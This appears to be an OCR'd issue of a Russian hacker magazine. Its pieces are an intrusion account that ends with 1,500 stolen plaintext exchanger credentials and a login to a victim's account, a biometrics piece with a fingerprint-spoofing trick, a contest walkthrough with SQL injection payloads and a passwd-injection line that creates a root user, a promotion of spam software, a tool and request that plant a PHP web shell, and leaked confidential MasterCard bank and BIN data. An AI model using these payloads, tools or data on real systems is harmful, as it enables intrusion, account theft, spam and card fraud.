Через некоторое время MySQL послушно выполнил мою команду, и я получил, что хотел, — базу формата email/пароль/логин.

Управление чужим аккаунтом

Выполнив цель своего визита, я решил проверить практическую ценность базы. Все карты были у меня на руках: пароль хранился в открытом виде, а вместо логина использовался пин. Выбрав наугад первого попавшегося юзера, я залогинился в обменике. Внутри находилось меню управления аккаунтом, в котором можно было указать свой кошелек и банковские реквизиты, а также узнать состояние баланса. Разобравшись с меню, я понял, что вывести чужие деньги себе на счет в e-gold'е не составит труда. Но делать этого не стал — свобода дороже :).

Итоги взлома

Я уже привык подводить итоги после каждого взлома. Время дорого, а бесполезно растраченное время — дорого вдвойне. К счастью, в этом случае время было потрачено не зря. Я получил ценную базу на 1500 аккаунтов пользователей онлайн-обменника. А админ ресурса получил письмо от меня с описанием баги. Таким образом, почти все остались довольны, и мне не пришлось тратить кучу баксов на базу, лежащую на поверхности :).



ТУТКАБАЕВ ЕРКЕБУЛАН
/ STREETSEEKER@MAIL.RU /

Глаз - алмаз!



БИОМЕТРИЯ: КОНЦЕПЦИЯ И РЕАЛИИ

ДЕЛО БЫЛО ДЕКАБРЬСКОЙ НОЧЬЮ 2002 ГОДА. ЧЕТВЕРО БРАТКОВ РЕШИЛИ ОГРАБИТЬ БАНК. СОСТАВ ГРУППЫ БЫЛ КЛАССИЧЕСКИМ. ВСЕ, КАК В ФИЛЬМАХ: ТРОЕ БОЕВИКОВ ГРУППЫ ПРИКРЫТИЯ И ОДИН ПРОФЕССИОНАЛЬНЫЙ МЕДВЕЖАТНИК. БРАТКИ БЫЛИ РЕАЛЬНО КРУТЫ: ДВОЕ ИЗ ГРУППЫ НАХОДИЛИСЬ В СПИСКЕ САМЫХ РАЗЫСКИВАЕМЫХ ПРЕСТУПНИКОВ АМЕРИКИ. ПОЧЕМУ ТЕПЕРЬ ИХ ЗОВУТ НЕУДАЧНИКАМИ? ЧИТАЙ НИЖЕ.

Они долго готовились, отыскали план-схему здания, изучили маршруты передвижения охранников, места, где были расположены видеокамеры наблюдения — в общем, все. И надо сказать, что у них почти получилось: они успешно избежали контакта с охранниками, прошли кучу дверей и проникли в туннель, ведущий к главному хранилищу. И тут-то их и настигла птица обломинго. Их медвежатник столкнулся с устройством, с которым ему еще никогда не приходилось иметь дело — сканером отпечатков пальцев. Сдуру он попытался авторизоваться, но устройство было настроено так, что после двух неудачных попыток авторизации включалась система автоматической блокировки всех дверей. Там их и взяли, при этом все трое автоматичков дружно называли своего горе-хакера всякими нехорошими словами. Между прочим, руководство банка решило перейти на новый тип замка всего за день (!) до начала операции. Естественно, им тогда было неизвестно о наработках Мацумото, позволяющих хакнуть сканер отпечатков пальцев, но об этом позже. Сначала давай разберем типы сканеров отпечатков пальцев.

Получение электронного представления отпечатков пальцев с хорошо различимым папиллярным узором — достаточно сложная задача. Поскольку отпечаток пальца слишком мал, для получения его качественного изображения приходится использовать довольно замороченные методы.

Все существующие сканеры отпечатков пальцев по используемым ими физическим принципам можно разделить на три группы: оптические, кремниевые, ультразвуковые.

Оптические сканеры наиболее распространены, поэтому сегодня я опишу именно их. Они основаны на использовании оптических методов получения изображения. В настоящее время существуют следующие технологии реализации оптических сканеров.

1. FTIR-сканеры представляют собой устройства, в которых используется эффект нарушенного полного внутреннего отражения (Frustrated Total Internal Reflection, FTIR). Эта фича заключается в следующем.

При падении света на границу раздела двух сред световая энергия делится на две части: одна отражается от границы, другая проникает через границу раздела во вторую среду. Доля отраженной энергии зависит от угла падения. Начиная с некоторой его величины, вся световая энергия отражается от границы раздела. Это явление называется полным внутренним отражением. Но при контакте более плотной оптической среды (в нашем случае поверхность пальца) с менее плотной (в практической реализации, как правило, поверхность призмы) в точке полного внутреннего отражения пучок света проходит через эту границу. Таким образом, от границы отразятся только пучки света, попавшие в такие точки полного внутреннего отражения, к которым не были приложены бороздки папиллярного узора поверхности пальца (это маленькие линии на подушечках пальцев). Для фиксации получившейся таким образом световой картинки поверхности пальца используется специальная камера (ПЗС или КМОП в зависимости от реализации сканера).

2. Оптоволоконные сканеры (fiber optic scanners) представляют собой оптоволо-

ET-BM330 – сканер радужной оболочки глаз от Panasonic

конную матрицу, каждое из волокон которой заканчивается фотоэлементом. Чувствительность каждого фотоэлемента позволяет фиксировать остаточный свет, проходящий через палец, в точке прикосновения рельефа пальца к поверхности сканера. Изображение отпечатка пальца формируется по данным каждого из элементов.

3. Электрооптические сканеры (electro-optical scanners). В основе данной технологии лежит использование специального электрооптического полимера, в состав которого входит светоизлучающий слой. При прикладывании пальца к сканеру неоднородность электрического поля у его поверхности (разность потенциалов между бугорками и впадинами) отражается на свечении этого слоя так, что он высвечивает отпечаток пальца. Затем массив фотодиодов сканера преобразует это свечение в цифровой вид.

4. Оптические протяжные сканеры (sweep optical scanners) похожи на FTIR-устройства, но их отличие заключается в том, что палец нужно не просто прикладывать к сканеру, а проводить им по узкой полоске — считывателю. При движении пальца по поверхности сканера делается серия мгновенных снимков (кадров). При этом соседние кадры снимаются с некоторым наложением, то есть перекрывают друг друга, что позволяет уменьшить размеры используемой призмы и самого сканера. Для склейки серии фотографий и формирования целостного узора применяется ПО, часто вшитое в сканер.

5. Роликовые сканеры (roller-style scanners). В этих небольших устройствах сканирование пальца происходит при прокатывании пальцем прозрачного тонкостенного вращающегося цилиндра (ролика). Дальше идет процесс, аналогичный пункту 4. При сканировании используется простейшая оптическая технология: внутри прозрачного цилиндрического ролика находятся статический источник света, линза и миниатюрная камера.


6. Бесконтактные сканеры (touchless scanners). В этом случае не требуется непосредственного контакта пальца с поверхностью сканирующего устройства. Палец прикладывается к отверстию в сканере, несколько источников света подсвечивают его снизу с разных сторон, в центре сканера находится линза, через которую собранная информация проецируется на КМОП-камеру, преобразующую полученные данные в изображение отпечатка пальца.

Сейчас на рынке появилось очень много устройств с встроенными сканерами отпечатков пальцев. Мышки, сотовые телефоны, ноутбуки... осталось, наверное, только зажигалки снабдить этой высокой технологией :). Японский ученый Мацумото со свистом похачил это дело следующим образом: сначала на поверхность сканера подаются пары китайского суперклея (забыл его химическое название). Под действием паров на поверхности проявятся паппилярные узоры, оставшиеся от предыдущей авторизации. После на эти белесые узоры аккуратно наклеивается скотч, также нежно отдирается, захватывая с собой узоры, — и вуаля. Можно прикладывать эту полоску, накрыв ее собственным пальцем, — и ты проникнешь в женскую раздевалку.

Ты, наверное, смотрел трэшевые боевики, где братва лихо отрубает палец жертве и потом спокойно авторизуется. Да, такая фишка действительно прокатит, но нужно отметить, что пока был зарегистрирован только один случай такого беспредела, и, кроме этого, теперь стали использовать вместе со сканерами отпечатков еще и анализаторы голоса, так что теперь, если ты станешь банкиром и тебя захотят кинуть, ты все равно сможешь играть в W:FT :). Нужно отметить, что есть один прикольный недостаток: сканер отпечатков пальцев не работает, если руки пользователя слишком чистые :). Поэтому для достижения эффекта потри себе нос или лоб.

Глаза — зеркало души

У человеческого глаза есть две уникальные для каждого человека характеристики: сетчатка и радужная оболочка. Первую для построения биометрических систем обеспечения информационной безопасности используют уже давно. В этих системах сканер определяет либо рисунок кровеносных сосудов глазного дна, либо отражающие и поглощающие характеристики самой сетчатки. Обе эти технологии считаются самыми надежными среди биометрических. Сетчатку невозможно подделать, ее нельзя сфотографировать или снять откуда-нибудь, как отпечаток пальца. Правда, недостатков у систем, работающих с сетчаткой глаза, более чем достаточно. Во-первых, это высокая стоимость сканеров и их большие габариты. Во-вторых, анализ полученного изображения занимает не менее одной минуты. Третий недостаток — неприятная для человека процедура сканирования. Дело в том, что пользователь должен во время этого процесса смотреть в определенную точку, при этом осуществляется инфракрасное сканирование, из-за чего юзер испытывает покалывание или жжение в глазах. Ну и последний недостаток использования сетчатки глаза в биометрии — значительное ухудшение качества снимка при некоторых заболеваниях, например, при



Именно такой отпечаток проецируется на сканере :)



Ноутбук с биометрическим сканером

Биометрия как электронный замок

катаракте. А это значит, что люди с плохим зрением не смогут воспользоваться этой технологией. Недостатки идентификации человека по сетчатке глаза привели к тому, что эта технология плохо подходит для использования в системах защиты информации. Поэтому наибольшее распространение она получила в системах доступа на секретные научные и военные объекты.

По-другому обстоят дела с системами, использующими для идентификации радужную оболочку глаза. Для работы нужно только специальное программное обеспечение и камера. Принцип работы таких систем очень прост. Камера снимает лицо человека. Программа из полученного изображения выделяет радужную оболочку. Затем по определенному алгоритму строится цифровой код, по которому и осуществляется идентификация. У такого решения немало достоинств. Во-первых, небольшая цена. Во-вторых, ослабленное зрение не препятствует сканированию и кодированию идентифицирующих параметров. В-третьих, камера не доставляет никаких проблем юзерам.

Здесь уже подделать что-то намного сложнее, так как не остается никаких следов на сенсорах (в отличие от сканеров отпечатков пальцев). У тебя есть одна возможность: подкараулить где-нибудь человека, имеющего доступ к сканеру, выскочить из-за угла и громко крикнуть «БУ!». Быстро фотографируешь его широко открытые глаза и потом демонстрируешь сканеру. Устройство умирает от смеха и открывает тебе дверь :). На самом деле пока что способов обхода сканеров радужной оболочки глаз не придумали. Теперь поговорим об аппаратной части. Признанным игроком на данном рынке является японская компания Panasonic с устройством BM-ET330. Этот девайс требует, кроме авторизации сканированием, еще и смарт-карту, с которой сравниваются данные, полученные в результате сканирования. А теперь представь такую ситуацию: ученый заходит в здание, а смарт-карта имеется только у начальника безопасности. Ученый подходит, проходит сканирование, начальник безопасности верифицирует его визуально, а уже потом с помощью карточки. Если бы это применялось в играх, думаю, многие сюжеты потекли бы в другом направлении... Примерно так это выглядит в реале. Далее скорость идентификации равна 1 секунде. Когда оба глаза отражены в зеркале, система автоматически фиксирует рисунок радужки и заканчивает распознавание в течение 1 секунды. По сравнению с предыдущими аппаратами это намного быстрее. Теперь перейдем к надежности: ошибка определения 1 к 1.2 миллионам. Распознавание по радужке использует индивидуальные различия, найденные в образце радужной оболочки глаза. Вероятность ошибочной идентификации одного индивидуума, как другого, практически равна 0. Представь, что зрители 12 стадионов «Олимпийский» разом решили тебе помочь открыть дверь. Перед глазами картина: километры очереди, горят баки с мусором, возле двери очередной неудачник пытается авторизоваться, звучат команда голосового наведения системы «Левее — Ниже». Пип-пип. «Отказано в доступе». И следующий лезет на пьедестал. Короче, без шансов. Поможет универсальная отмычка для дверей РПГ-7 :). Изначально система поставляется на 25 пользователей, однако, приобретая дополнительные пользовательские лицензии, их легко можно нарастить до 5000 пользователей.

Платежная система с идентификацией отпечатка





ДЕЛА ЖИТЕЙСКИЕ

Если ты думаешь, что биометрия — только для гниющего Запада и тебя коснется нескоро, то ты ошибаешься. Калининградская область, по замыслу федерального правительства, должна будет стать одним из пионеров современной паспортизации. В конце января там с помпой прошла презентация заграничного паспорта нового образца — с биометрическими данными. Нужно отметить, что биометрическим его можно назвать с натяжкой: там будет лишь цифровая фотография и электронная подпись владельца, но это только первая ласточка.

Жители остальной части России смогут перейти на биометрию только в 2007 году. А решение о выдаче новых паспортов — в первую очередь, именно в Калининградской области — обусловлено территориальной отдаленностью этого региона от основной части России. Самый западный субъект России находится в окружении стран Европейского союза, где с биометрией уже «подружились».

Государственная пошлина на заграничный паспорт нового образца составляет 1000 рублей для взрослых и 500 рублей для детей. При этом жители Калининграда и области платить ничего не будут — все затраты компенсируются из федерального бюджета. Вот так вот. А теперь давай я тебя немного посмешу и расскажу тебе, до чего додумались американцы. Вот тебе цитата из новостей их «хай-тека»: «Ученые Массачусетского технологического института (MIT), проводившие исследования по заказу агентства DARPA, пришли к сенсационным результатам, которые позволяют перейти на совершенно другой уровень безопасности.

Министерство обороны США в рамках усиления защиты своих ресурсов поручило DARPA провести анализ существующих методов биометрической аутентификации и предложить что-то новое и надежное. MIT Biometric Laboratory, досконально изучив данный вопрос, помимо таких традиционных идентификаторов человека, как отпечаток пальца руки, сетчатка глаза, голос, геометрия руки и почерк, обратила внимание и на другие части тела, которые могли послужить целям безотказной идентификации».

К удивлению ученых, такие части нашлись: ими оказались ушные раковины человека и его первичные половые признаки. Последняя часть тела, правда, помогает идентифицировать только мужчин, так как анатомия женщин не позволяют создать прибор, замеряющий так называемые биометрические контрольные точки, используемые при аутентификации. Однако высокие чины Пентагона, изучившие результаты исследований, не придают этому большого значения. «Большинство наших сотрудников — это мужчины. Поэтому для нас очень интересны и важны полученные результаты», — заметил высокопоставленный офицер Министерства обороны, участвовавший в приемке работ. «А стыдливым — не место среди военных, особенно когда дело касается национальной безопасности».

Радужная оболочка глаза

Полученными учеными результатами уже заинтересовался ряд правоохранительных и силовых структур США и Западной Европы, так как данные о биометрических человеческих признаках с успехом могут быть применены и в криминалистике для идентификации преступников.

Однако нашлись и скептики, считающие, что на пути данной технологии, помимо врожденной человеческой стыдливости, стоит ряд труднопреодолимых препятствий. Например, постоянная изменчивость формы биометрического параметра под влиянием ряда внешних, трудноконтролируемых факторов. Вторая проблема, с которой могут столкнуться разработчики, — создание прибора, аналогичного сканеру сетчатки глаза или отпечатков пальцев. Однако авторы технологии считают, что все эти недостатки преодолимы. Вот так вот американцы покрывают себя вечной славой... Интересно, как молоденький сержант будет проходить авторизацию в посольстве, побывав на московском морозе?

› Каталог Panasonic





BLOODEX
/ BLOODEX@REAL.XAKEP.RU /

X-КОНКУРС

Объявление.

Уважаемые товарищи хакеры! Компьютеры нашей всем известной фирмы «Ромашка», уже долго производящей превосходные удобрения и аграрные смеси, атакуются вирусами завистливых конкурентов. Из-за этого мы терпим огромные убытки, так как наши сотрудники очень боятся вирусов и отказываются работать. Мы подозреваем фирму «Одуванчик», ибо странные вещи с компьютерами происходят после скачивания игр с их ftp-сервера konkurs.xakep.ru. Но, к сожалению, у нас нет доказательств, и, если вы сможете их раздобыть, мы будем бесконечно вам благодарны.
Бабаева Роза Васильевна, Директор фирмы «Ромашка».
Это объявление мы нашли на столбе недалеко от редакции и решили помочь всеми любимой фирме «Ромашка». Поэтому, если найдешь доказательства первым, получишь презент от редакции . Подумай, ведь настоящий хакер всегда придет на помощь производителям удобрений, ибо удобрение есть не что иное, как двигатель аграрного дела.

Предыдущий конкурс.

Вот как надо было проходить предыдущий конкурс.

Уровень 1. Взлом phpBB.

За завышенной версией phpBB маскируется старенький phpBB 2.0.8. Юзая баг, описанный на http://securitylab.ru/vulnerability/203294.php?phrase_id=38483, можно легко получить хэши паролей. Один из хэшей администраторов брутится довольно быстро, а вот с другими возникают проблемы. Но нам будет достаточно одного пароля.

Уровень 2. SQL-инъекции.

Полученный в первом уровне логин-пароль вводишь в свой почтовый клиент и коннектишься им на konkurs.xakep.ru. Тебе на почту приходит инструкция о том, что надо натравить друг на друга две организации, которые мешают запуску спутника на орбиту. Для этого нужно взломать сайты обеих организаций и получить доступы к администрированию новостей на каждом сайте. В новостях следует написать, что в этот день будет сбор на Красной площади. И, по идеи, после этих манипуляций ребята обоих команд соберутся на Красной площади и нарвутся друг на друга. Начнется разборка, во время которой можно будет без проблем запустить спутник.
С сайтом любителей чистоты все просто. Сначала заходишь в /admin, там тебе предлагают ввести логин и пароль. Естественно, сама собой напрашивается SQL-инъекция, но данные с формы передаются сначала скрипту безопасности, который добавляет все необходимые слэши и передает их скрипту входа. Если логин/пароль не подходят, то скрипт входа перебрасывает нас по hidden-параметру redir, поменяв который на пустоту, мы вычислим скрипт входа и сможем указать в параметрах опасные данные:

```
admin/sec_login.php?login=&pass='    or
'a'='a&redir.
```

У любителей животных сайт будет покрепче, но тоже достаточно просто рушится под натиском хакерской смекалки. Здесь также заходим в /admin. Но теперь в форме, кроме логина и пароля, нам предлагают ввести группу. На самом деле устроено так, что группа — это таблица в БД, и поэтому, если подобрать существующую группу, мысленно представив запрос, можно было проделать SQL-инъекцию. Проще всего подобрать группу admins. Для инъекции достаточно ввести группу «union select pass, login from admins» и получить список, вначале которого идут логины, а затем — пароли.

Уровень 3. Баг в округлениях.

В том же письме указывалось, что надо украсть из интернет-магазина стелс-систему. Для взлома достаточно было завести два аккаунта: долларовый и рублевый. Затем нужно было переводить с долларового аккаунта на рублевый по $0,1. Работает это так: сначала $0,1 домножается на курс доллара и получается 2,7 рубля. Потом все это дело округляется по дробной части, вычитается из счета одного и добавляется к счету другого аккаунта. Таким образом, из долларового счета уйдет $0, а в рублевый счет придет 2 рубля. Если повторять такую операцию много раз, то денег хватит, чтобы купить стелс-систему.

Уровень 4. MySQL.

В награду за работу тебе дают возможность отправить сообщение в космос. Для того чтобы написать сообщение, нужно зайти через ssh с выданным логином и паролем, а дальше ввести подаренный таким же образом пароль от БД. Но, кроме одной таблицы, ты не найдешь ничего интересного. Котяра здесь зарыта вот где. В первом уровне через тот же самый баг можно было прочесть хэши из таблицы mysql.user. Единственный брутабельный хэш принадлежит юзеру sshusers. Вводишь вместо подаренных никчемных данных для доступа sshusers взбрученный пароль — и получаешь доступ к таблице с паролями некоторых юзеров системы, из которых наибольший интерес представляет reger.

Уровень 5. Рутим.

Когда заходишь reger'ом через ssh, запускается прога-регистратор новых юзеров. Причем прога устроена так, что сначала она делает копию /etc/master.passwd, добавляет в нее новые данные и натравливает на копию pwd_mkdb с флагом -p. Проблема этой проги заключается в том, что данные совершенно не фильтруются на спецсимволы. Если ввести юзернеймом

```
rooty:V8ND9diCvHhFk:0:0::0:0:rooty:/root:/bin/
sh
#
```

то получим аккаунт rooty с абсолютными правами и известным паролем. ⌶


Серверы, которые знают свою работу.

Добейтесь экономии времени и сократите операционные расходы, используя сервера **«X-Com»** на базе двухъядерных процессоров **Intel® Xeon®.**



Обозначения Celeron, Celeron Inside, Centrino, Centrino Logo, Core Inside, Intel, Intel Logo, Intel Core, Intel Inside, Intel Inside Logo, Intel SpeedStep, Intel Viiv, Itanium, Itanium Inside, Pentium, Pentium Inside, Xeon и Xeon Inside являются товарными знаками, либо зарегистрированными товарными знаками, права на которые принадлежат корпорации Intel или ее подразделениям на территории США и других стран.

ЗАО «Икс-ком.ру»



Центральный офис
125167, г. Москва, Ленинградский проспект, дом 56/2
(495)7-999-600, (495)151-23-23, (495)152-33-94 (факс)
8-800-200-0069 (для регионов)
www.xcom.ru, e-mail: pm@xcom.ru

Интернет-магазин
www.xcom-shop.ru
телефон: (495)799-96-69
e-mail: val@xcom.ru

Санкт-Петербургское отделение
196084, г. Санкт-Петербург,
Московский проспект, дом 129
Телефон: (812) 388-29-09, (812) 740-11-10

//X-TOOLS
ПРОГРАММЫ ДЛЯ ХАКЕРОВ

СТРОЙКОВ ЛЕОНИД
AKA R0ID
/ R0ID@MAIL.RU /

ПРОГРАММА: SKYNET MAILER V1.6
ОС: WINDOWS 2000/XP
АВТОР: SKYNET SOFTWARE


> Пожалуй, лучшее средство для спам-рассылок

Как известно, спам — очень прибыльный бизнес. Поэтому хороший софт стоит немалых денег. Существует несколько распространенных способов рассылки спама:

1. Директ-рассылки.
2. Спам через соксы.
3. Ботнет.


В первом случае используют взломанные серверы, с которых запускают прямую рассылку. Во втором — купленные дедики с установленным спам-софтом, посылаемые через соксы. Ну а в третьем — спам осуществляется при помощи ботнета. SkyNet Mailer ботнет тебе создать не поможет, так что расслабься и слушай дальше. Программа предназначена для рассылки писем с твоего компьютера и обладает огромным количеством настроек и полезных прибамбасов. Признаюсь, что после первого запуска софтины я некоторое время пребывал в состоянии ступора, находясь под впечатлением увиденного. Но обо всем по порядку. Для начала тебе необходимо проследовать на сайт SkyNet Software (http://skynet-laboratory.com) и зарегистрироваться. В данный момент регистрация бесплатная, так что спеши (как стало известно, бесплатный период продлится до конца года. — Прим. ред.). После этого слей себе на винт программу с нашего диска и установи ее. Запустив тулзу, ты увидишь форму для логина. Смело вбивай в нее данные своего аккаунта с сайта SkyNet Software и жми «Login». Далее прога осуществит подключение к серверу для авторизации и проверки обновлений. Если все прошло успешно — программа загрузится, и перед тобой предстанет главное окно тулзы, в котором следует заполнить фейковый адрес отправителя, текст письма, а также прикрепить аттач. На следующей вкладке нужно указать спам-лист и при необходимости прокси. В принципе, этих настроек вполне достаточно, так что можно жать кнопку «Run», но не будем торопиться. Софтина позволяет изменять хидеры письма, время таймаута, количество потоков соединений и еще много чего. Описать все возможности программы в одном выпуске X-Tools просто невозможно, поэтому советую запастись терпением и изучить настройки тулзы самостоятельно.

ПРОГРАММА: RAW HTTP REQUEST
ОС: WINDOWS 2000/XP
АВТОР: KID_ROCK



> Хитрый Web-шелл, обходящий все файрволы

Очередной релиз от небезызвестной h0ld-up-team. Программа представляет собой пакетный сендер, работающий с 80-м портом сервера. Ты можешь возразить — мол, подобного софта полно в сети — и будешь не прав. Эта софтина не просто шлет пакеты. Она посылает запрос для заливки веб-шелла на бажный сайт. Представь ситуацию: ты нашел уязвимый перл-скрипт и можешь выполнять произвольные команды на сервере, но залить шелл не получается (соединения блокирует файр, скрипт фильтрует некоторые символы и т.д.). Именно тогда на помощь тебе придет Raw HTTP request. Прога отправит хитрый пакет, который создаст на сервере файл и пропишет в него простой php-shell, благодаря чему ты сможешь закрепиться на атакуемом ресурсе и в дальнейшем исследовать содержимое сервера. От тебя




требуется лишь указать путь к бажному скрипту, доступную на запись веб-директорию и URL сайта. Изначальная конфигурация софтины выглядит так:

```
GET/shoping/writehtml.cgi?sid=..9ZPotfelo5w&fileName=lecho%20$HTTP_USER_AGENT%20>%20cartData/sh.phpl HTTP/1.1
Host: someserver.com
User-Agent: <? system(GET['cmd']) ?>
```

Как видишь, Raw HTTP request использует команду echo и данные клиента ($HTTP_USER_AGENT), которые записываются в файл веб-шелла. Содержимое User-Agent ты можешь менять на свой выбор. Все зависит от твоей фантазии, а применение программа обязательно найдет. Например, всем известный perl shop не позволяет через свой баг пользоваться качалками, ругаясь на отсутствие открываемого файла. В этом случае стоит воспользоваться Raw HTTP request и не усложнять себе жизнь. Кстати, ребята из h0ld-up-team любезно предоставили сорцы программы, так что пользуйся на здоровье.

▼ ПРОГРАММА: PHP2EXE
ОС: WINDOWS 2000/XP
АВТОР: BUG(0)R



› Превратим любой скрипт в исполняемый бинарник

Возможно, ты уже знаком с программой perl2exe, конвертирующей перл-скрипты в полноценные exe-приложения. Сегодня хочу представить тебе ее собрата — утилиту php2exe, конвертирующую php-скрипты в исполняемые exe-файлы. Я долго искал подобную тулзу, и не так давно один из моих знакомых кинул мне свежий релиз. Запустив php2exe и оценив возможности проги, я остался доволен. Тулза отлично справляется со своей главной задачей — конвертированием php-скрипта в exe-файл. Кроме того, стоит отметить принцип работы софтины. Программа интегрирует скрипт в среду, то есть при выполнении сценарий не распаковывается на винт, а выполняется в памяти, как настоящая программа. Перед интеграцией скрипт зашифровывается, а перед выполнением расшифровывается, поэтому в какой-то мере это защищает от «крэкеров». Естественно, что для выполнения скрипта в папке с .exe или в директории %WINNT%\system32 должна лежать библиотека php5ts.dll.

Учитывай, что разработчики php при переходе на новую ветку интерпретатора 5.1 не удосужились сохранить его совместимость со средой 5.0. Поэтому конвертер предусматривает две версии — 5.0 и 5.1. Если ты конвертируешь в 5.0, а твоя DLL версии 5.1, то скрипт, увы, работать не будет. То же самое происходит, если конвертанешь скрипт для версии 5.1 и будешь запускать с версией php5ts.dll 5.0. В случае, когда при выполнении скрипта появляются левые ошибки, не связанные с самим сценарием, можно попробовать запустить скрипт следующим образом:


```
script.exe -f script.exe
```

Такая ситуация происходит, например, в случае со следующим кодом:

```
<?php
function input() {
return trim(fgets(STDIN));
}
$ip = input();
echo ">> $ip \n";
?>
```

Также ты можешь упаковать скрипт с помощью протектора FSG, для этого есть встроенная функция в php2exe. В общем, тулза — из разряда Must Have, и применение она обязательно найдет !

▼ ПРОГРАММА: MASTERCARD MEMBER DIRECTORY
ОС: WINDOWS 98/ME/2000/XP
АВТОР: MASTERCARD INTERNATIONAL



› Банковская инфа как на ладони!

Перед тем как вести речь о данной тулзе, следует упомянуть, что за ее использование в противозаконных целях ответственность несешь ты. Программа содержит в себе базу данных, разработанную MasterCard и предназначенную исключительно для своих сотрудников. Как сказано в коротком мануале: «The information contained on this CD is proprietary and confidential to MasterCard International. This material may not be duplicated, published, modified, or disclosed, in whole or in part, without the prior written permission of MasterCard International». Иными словами, запрещено выкладывать программу в открытый доступ. Но для тебя я сделал исключение :). Так что поехали.

Софтина состоит из двух частей: оболочки и самой базы. Причем есть возможность обновления и модификации БД. Запустив программу, ты увидишь меню из четырех пунктов: Member Information, Corporate Directory, Geographical и Data Change Form. Думаю, здесь все понятно. Наибольший интерес представляет раздел Member Information, в котором находится информация обо всех банках, работающих с MasterCard. Удобная система поиска по базе позволит тебе достаточно быстро найти необходимые данные. Для примера я выбрал Нью-Йорк, введя в графу «State_Code» значение «NY» (по дефолту выборка происходит из списка банков США, но можно указать конкретную страну). В результате я получил внушительный список, состоящий из названий банков. Выбрав CITIBANK SOUTH DAKOTA, я перешел по вкладкам программы, на которых обнаружил всевозможную информацию, начиная от контактных телефонов антифрод-отделов и заканчивая бинами. Кроме того, во вкладке Other был указан максимальный размер кредита и ограничения по лимиту. Сами данные выглядят так:

```
Bank: CITIBANK SOUTH DAKOTA, N.A.
Mailing Address: PO BOX 6000 SIOUX FALLS SD 57-6000
Street Address: 399 PARK AVE NEW YORK NY 10022-4614
Hours Of Operation: FOR AUTHORIZATIONS AND REFERRALS: 24 HOURS A DAY, 7 DAYS A WEEK
CENTRAL PHONE: 0090 312 424 05 31
CENTRAL FAX: 301-714-5740
INTERNATIONAL TELEX: 295015
LOST/STOLEN CARDS PHONE: 800-950-5114
BIN Information: 542379, 546294
Other Information: COLLECTION ITEMS NOT ACCEPTED UNDER USD 25.00 OR OVER 1 YEAR OLD; USD 15.00 HANDLING FEE; HIGHER FEES/LIMITS BY OTHER MEMBERS WILL BE RECIPROCATED. CONTACT: 800-333-6800
```

Также рекомендую самостоятельно просмотреть остальные пункты меню, благо программисты из MasterCard написали неплохую оболочку для базы.

MINDWORK
/ MINDWORK@GAMELAND.RU /



100 компьютерных фактов

